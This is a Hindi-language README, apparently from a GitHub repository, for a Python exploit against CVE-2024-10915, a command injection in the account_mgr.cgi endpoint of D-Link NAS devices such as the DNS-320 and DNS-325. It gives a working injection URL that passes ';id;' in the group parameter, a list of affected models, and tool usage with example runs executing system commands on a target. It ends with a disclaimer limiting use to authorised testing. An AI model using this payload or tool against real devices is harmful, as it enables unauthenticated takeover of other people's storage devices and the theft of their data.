 r0otk3r/cve-2024-10915
# CVE-2024-10915 के लिए Python-आधारित एक्सप्लॉइट यह D-Link NAS उपकरणों में कमांड इंजेक्शन भेद्यता है। `/cgi-bin/account_mgr.cgi` एंडपॉइंट के माध्यम से मनमाने सिस्टम कमांड निष्पादित करता है, जो अधिकृत सुरक्षा परीक्षण के लिए है।


यह Python-आधारित एक्सप्लॉइट /cgi-bin/account_mgr.cgi?cmd=cgi_user_add एंडपॉइंट के माध्यम से कई D-Link NAS उत्पादों में कमांड इंजेक्शन भेद्यता को लक्षित करता है। यह भेद्यता बिना प्रमाणीकरण वाले हमलावरों को प्रभावित डिवाइस पर मनमाने सिस्टम कमांड निष्पादित करने की अनुमति देती है।
CVE-2024-10915 कई D-Link NAS मॉडलों को प्रभावित करता है। एक हमलावर cgi_user_add कमांड में group पैरामीटर के माध्यम से कमांड इंजेक्ट कर सकता है, जिससे रिमोट कोड निष्पादन होता है।
D-Link DNS-320
D-Link DNS-320LW
D-Link DNS-325
D-Link DNS-340L
कमजोर एंडपॉइंट: /cgi-bin/account_mgr.cgi?cmd=cgi_user_add
http://192.168.1.100/cgi-bin/account_mgr.cgi?cmd=cgi_user_add&group=';id;'
Python 3.x
requests लाइब्रेरी
आवश्यक निर्भरताएँ स्थापित करें:
pip3 install requests
usage: dlink_nas_rce_cve_2024_10915.py [-h] [-u URL] [-c COMMAND] [-p PROXY] [-o OUTPUT] [-l]
| विकल्प | विवरण |
|---|---|
-u / --url | लक्ष्य बेस URL (जैसे http://192.168.1.100) |
-c / --command | डिवाइस पर निष्पादित करने के लिए कमांड (डिफ़ॉल्ट: id) |
-p / --proxy | HTTP प्रॉक्सी का उपयोग करें (जैसे http://127.0.0.1:8080) |
-o / --output | HTTP प्रतिक्रिया को फ़ाइल में सहेजें |
-l / --list | प्रभावित D-Link NAS उत्पादों की सूची दिखाएँ |
python3 dlink_nas_rce_cve_2024_10915.py -u "http://TARGET_IP" -c "id" -p "http://127.0.0.1:8080" -o results.txt

python3 dlink_nas_rce_cve_2024_10915.py -u "http://TARGET_IP" -c "uname" -p "http://127.0.0.1:8080" -o results.txt


python3 dlink_nas_rce_cve_2024_10915.py -u "http://TARGET_IP" -c "ifconfig" -p "http://127.0.0.1:8080" -o results.txt
यह प्रोजेक्ट केवल शैक्षिक और अधिकृत परीक्षण उद्देश्यों के लिए है। इस टूल का उपयोग उन नेटवर्कों या सिस्टमों पर न करें जिनके लिए आपके पास स्पष्ट अनुमति नहीं है। लेखक किसी भी दुरुपयोग या हुई क्षति के लिए कोई ज़िम्मेदारी नहीं लेते हैं।
